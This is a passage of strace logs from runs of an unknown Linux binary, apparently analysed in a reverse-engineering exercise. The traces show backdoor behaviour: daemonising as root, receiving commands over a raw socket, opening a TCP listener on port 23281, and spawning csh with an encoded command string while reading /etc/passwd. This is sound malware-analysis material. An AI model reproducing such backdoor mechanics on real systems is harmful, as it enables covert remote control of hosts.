sigprocmask(SIG_BLOCK, [ALRM], [])      = 0
sigaction(SIGALRM, {0x80556c4, [], 0}, {SIG_DFL}, 0x40037c68) = 0
time(NULL)                              = 1021504112
alarm(600)                              = 0
sigsuspend([] <unfinished ...>
```

```
bash# strace -f reverse/the-binary5
execve("reverse/the-binary5", ["reverse/the-binary5"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 995
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021504144
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
setsid()                                = -1 EPERM (Operation not permitted)
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 1
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGINT, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsockopt(1, SOL_SOCKET, SO_REUSEADDR, [1], 4) = 0
bind(1, {sin_family=AF_INET, sin_port=htons(23281),
sin_addr=inet_addr("0.0.0.0")}}, 16) = 0
listen(1, 3)                            = 0
accept(1, {sin_family=AF_INET, sin_port=htons(1039),
sin_addr=inet_addr("127.0.0.1")}}, [16]) = 2
recv(2, "id\r\n", 19, 0)                = 4
send(2, "\377\373\1\0", 4, 0)           = 4
close(2)                                = 0
_exit(1)                                = ?
```

```
bash# strace -f reverse/the-binary6
execve("reverse/the-binary6", ["reverse/the-binary6"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 1004
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021504244
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
setsid()                                = -1 EPERM (Operation not permitted)
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGINT, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigprocmask(SIG_BLOCK, [CHLD], [])      = 0
sigaction(SIGINT, {SIG_DFL}, NULL, 0x1d) = 0
sigaction(SIGQUIT, {SIG_DFL}, NULL, 0x1e) = 0
sigprocmask(SIG_SETMASK, [], NULL)      = 0
execve("/bin/sh", ["sh", "-c", "/bin/csh -f -c
\"\352\352\352\352\352\352\352\340\352\352"...], [/* 25 vars */]) = 0
brk(0)                                  = 0x80994a0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x40014000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)      = -1 ENOENT (No such file or
directory)
open("/lib/i686/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/i686/mmx", 0xbffff3a8)       = -1 ENOENT (No such file or
directory)
open("/lib/i686/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/i686", 0xbffff3a8)           = -1 ENOENT (No such file or
directory)
open("/lib/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/mmx", 0xbffff3a8)            = -1 ENOENT (No such file or
directory)
open("/lib/libtermcap.so.2", O_RDONLY)  = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=12224, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000\16\0"..., 4096) =
4096
old_mmap(NULL, 15304, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40015000
mprotect(0x40018000, 3016, PROT_NONE)   = 0
old_mmap(0x40018000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x2000) = 0x40018000
close(1)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=4101324, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\210\212"..., 4096) =
4096
old_mmap(NULL, 1001564, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40019000
mprotect(0x40106000, 30812, PROT_NONE)  = 0
old_mmap(0x40106000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0xec000) = 0x40106000
old_mmap(0x4010a000, 14428, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4010a000
close(1)                                = 0
mprotect(0x40019000, 970752, PROT_READ|PROT_WRITE) = 0
mprotect(0x40019000, 970752, PROT_READ|PROT_EXEC) = 0
personality(PER_LINUX)                  = 0
getpid()                                = 1004
```

```
getuid()                                = 0
getgid()                                = 0
geteuid()                               = 0
getegid()                               = 0
brk(0)                                  = 0x80994a0
brk(0x80994c0)                          = 0x80994c0
brk(0x809a000)                          = 0x809a000
time(NULL)                              = 1021504250
rt_sigaction(SIGCHLD, {SIG_DFL}, {SIG_IGN}, 8) = 0
rt_sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGHUP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_IGN}, 8)
= 0
rt_sigaction(SIGHUP, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, 8) =
0
rt_sigaction(SIGINT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGILL, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGTRAP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGABRT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGFPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGBUS, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGSEGV, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUNUSED, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGPIPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGTERM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_IGN}, 8)
= 0
rt_sigaction(SIGTERM, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, 8) =
0
rt_sigaction(SIGXCPU, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGXFSZ, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGVTALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGPROF, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUSR1, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUSR2, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0
```

```
socket(PF_UNIX, SOCK_STREAM, 0)         = 1
connect(1, {sin_family=AF_UNIX, path="
/var/run/.nscd_socket"}, 110) = -1 ECONNREFUSED (Connection refused)
close(1)                                = 0
open("/etc/nsswitch.conf", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/lib/libnss_compat.so.2", O_RDONLY) = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=219843, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p\31\0\000"..., 4096)
= 4096
old_mmap(NULL, 45036, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x4010e000
mprotect(0x40118000, 4076, PROT_NONE)   = 0
old_mmap(0x40118000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x9000) = 0x40118000
close(1)                                = 0
open("/lib/libnsl.so.1", O_RDONLY)      = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=370141, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20?\0\000"..., 4096)
= 4096
old_mmap(NULL, 88104, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40119000
mprotect(0x4012b000, 14376, PROT_NONE)  = 0
old_mmap(0x4012b000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x11000) = 0x4012b000
old_mmap(0x4012d000, 6184, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4012d000
close(1)                                = 0
brk(0x809b000)                          = 0x809b000
open("/etc/nsswitch.conf", O_RDONLY)    = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpsppps3m.spain.hp.com", ...}) = 0
open("/etc/passwd", O_RDONLY)           = 1
fcntl(1, F_GETFD)                       = 0
fcntl(1, F_SETFD, FD_CLOEXEC)           = 0
fstat64(0x1, 0xbffff560)                = -1 ENOSYS (Function not
implemented)
fstat(1, {st_mode=S_IFREG|0644, st_size=60, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x4012f000
_llseek(1, 0, [0], SEEK_CUR)            = 0
read(1, "root:x:0:0:root:/:/bin/bash\ntest"..., 4096) = 60
close(1)                                = 0
munmap(0x4012f000, 4096)                = 0
uname({sys="Linux", node="hpsppps3m.spain.hp.com", ...}) = 0
open("/lib/libnss_files.so.2", O_RDONLY) = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=246652, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p \0\000"..., 4096) =
4096
old_mmap(NULL, 36384, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x4012f000
mprotect(0x40137000, 3616, PROT_NONE)   = 0
old_mmap(0x40137000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x7000) = 0x40137000
close(1)                                = 0
brk(0x809c000)                          = 0x809c000
brk(0x809e000)                          = 0x809e000
getcwd("/", 4095)                       = 2
getpid()                                = 1004
getppid()                               = 1003
stat(".", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
stat("/usr/kerberos/bin/sh", 0xbffff6c0) = -1 ENOENT (No such file or
directory)
stat("/usr/kerberos/bin/sh", 0xbffff6c0) = -1 ENOENT (No such file or
directory)
stat("/sbin/sh", 0xbffff6c0)            = -1 ENOENT (No such file or
directory)
stat("/usr/sbin/sh", 0xbffff6c0)        = -1 ENOENT (No such file or
directory)
stat("/bin/sh", {st_mode=S_IFREG|0755, st_size=316848, ...}) = 0
getpgrp()                               = 1004
fcntl(-1, F_SETFD, FD_CLOEXEC)          = -1 EBADF (Bad file descriptor)
rt_sigaction(SIGCHLD, {0x805c190, [], 0x4000000}, {SIG_IGN}, 8) = 0
brk(0x809f000)                          = 0x809f000
brk(0x80a0000)                          = 0x80a0000
rt_sigaction(SIGHUP, {SIG_IGN}, NULL, 8) = 0
rt_sigaction(SIGILL, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGTRAP, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGABRT, {SIG_DFL}, NULL, 8) = 0
```

```
rt_sigaction(SIGFPE, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGBUS, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGSEGV, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGUNUSED, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGPIPE, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGALRM, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGTERM, {SIG_IGN}, NULL, 8) = 0
rt_sigaction(SIGXCPU, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGXFSZ, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGVTALRM, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGPROF, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGUSR1, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGUSR2, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, 8) =
0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_IGN}, 8) = 0
rt_sigaction(SIGCHLD, {SIG_IGN}, {0x805c190, [], 0x4000000}, 8) = 0
execve("/bin/csh", ["/bin/csh", "-f", "-c",
"\352\352\352\352\352\352\352\340\352\352\352\352\352\352"...], [/* 25 vars
*/]) = 0
brk(0)                                  = 0x80994a0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x40014000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)      = -1 ENOENT (No such file or
directory)
open("/lib/i686/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/i686/mmx", 0xbffff398)       = -1 ENOENT (No such file or
directory)
open("/lib/i686/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/i686", 0xbffff398)           = -1 ENOENT (No such file or
directory)
open("/lib/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/mmx", 0xbffff398)            = -1 ENOENT (No such file or
directory)
open("/lib/libtermcap.so.2", O_RDONLY)  = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=12224, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000\16\0"..., 4096) =
4096
old_mmap(NULL, 15304, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40015000
mprotect(0x40018000, 3016, PROT_NONE)   = 0
old_mmap(0x40018000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x2000) = 0x40018000
close(1)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=4101324, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\210\212"..., 4096) =
4096
old_mmap(NULL, 1001564, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40019000
mprotect(0x40106000, 30812, PROT_NONE)  = 0
old_mmap(0x40106000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0xec000) = 0x40106000
old_mmap(0x4010a000, 14428, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4010a000
close(1)                                = 0
mprotect(0x40019000, 970752, PROT_READ|PROT_WRITE) = 0
mprotect(0x40019000, 970752, PROT_READ|PROT_EXEC) = 0
personality(PER_LINUX)                  = 0
getpid()                                = 1004
getuid()                                = 0
getgid()                                = 0
geteuid()                               = 0
getegid()                               = 0
brk(0)                                  = 0x80994a0
brk(0x80994c0)                          = 0x80994c0
brk(0x809a000)                          = 0x809a000
time(NULL)                              = 1021504250
rt_sigaction(SIGCHLD, {SIG_DFL}, {SIG_IGN}, 8) = 0
rt_sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
```

```
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGHUP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_IGN}, 8)
= 0
rt_sigaction(SIGHUP, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, 8) =
0
rt_sigaction(SIGINT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGILL, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGTRAP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGABRT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGFPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGBUS, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGSEGV, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUNUSED, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGPIPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGTERM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_IGN}, 8)
= 0
rt_sigaction(SIGTERM, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, 8) =
0
rt_sigaction(SIGXCPU, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGXFSZ, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGVTALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGPROF, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUSR1, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUSR2, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0
socket(PF_UNIX, SOCK_STREAM, 0)         = 1
connect(1, {sin_family=AF_UNIX, path="
/var/run/.nscd_socket"}, 110) = -1 ECONNREFUSED (Connection refused)
close(1)                                = 0
open("/etc/nsswitch.conf", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/lib/libnss_compat.so.2", O_RDONLY) = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=219843, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p\31\0\000"..., 4096)
= 4096
old_mmap(NULL, 45036, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x4010e000
mprotect(0x40118000, 4076, PROT_NONE)   = 0
```

```
old_mmap(0x40118000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x9000) = 0x40118000
close(1)                                = 0
open("/lib/libnsl.so.1", O_RDONLY)      = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=370141, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20?\0\000"..., 4096)
= 4096
old_mmap(NULL, 88104, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40119000
mprotect(0x4012b000, 14376, PROT_NONE)  = 0
old_mmap(0x4012b000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x11000) = 0x4012b000
old_mmap(0x4012d000, 6184, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4012d000
close(1)                                = 0
brk(0x809b000)                          = 0x809b000
open("/etc/nsswitch.conf", O_RDONLY)    = -1 ENOENT (No such file or
directory)
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
open("/etc/passwd", O_RDONLY)           = 1
fcntl(1, F_GETFD)                       = 0
fcntl(1, F_SETFD, FD_CLOEXEC)           = 0
fstat64(0x1, 0xbffff550)                = -1 ENOSYS (Function not
implemented)
fstat(1, {st_mode=S_IFREG|0644, st_size=60, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x4012f000
_llseek(1, 0, [0], SEEK_CUR)            = 0
read(1, "root:x:0:0:root:/:/bin/bash\ntest"..., 4096) = 60
close(1)                                = 0
munmap(0x4012f000, 4096)                = 0
uname({sys="Linux", node="hpspps3m.spain.hp.com", ...}) = 0
open("/lib/libnss_files.so.2", O_RDONLY) = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=246652, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p \0\000"..., 4096) =
4096
old_mmap(NULL, 36384, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x4012f000
mprotect(0x40137000, 3616, PROT_NONE)   = 0
old_mmap(0x40137000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x7000) = 0x40137000
close(1)                                = 0
brk(0x809c000)                          = 0x809c000
brk(0x809e000)                          = 0x809e000
getcwd("/", 4095)                       = 2
getpid()                                = 1004
getppid()                               = 1003
stat(".", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
stat("/usr/kerberos/bin/sh", 0xbffff6b0) = -1 ENOENT (No such file or
directory)
stat("/usr/kerberos/bin/sh", 0xbffff6b0) = -1 ENOENT (No such file or
directory)
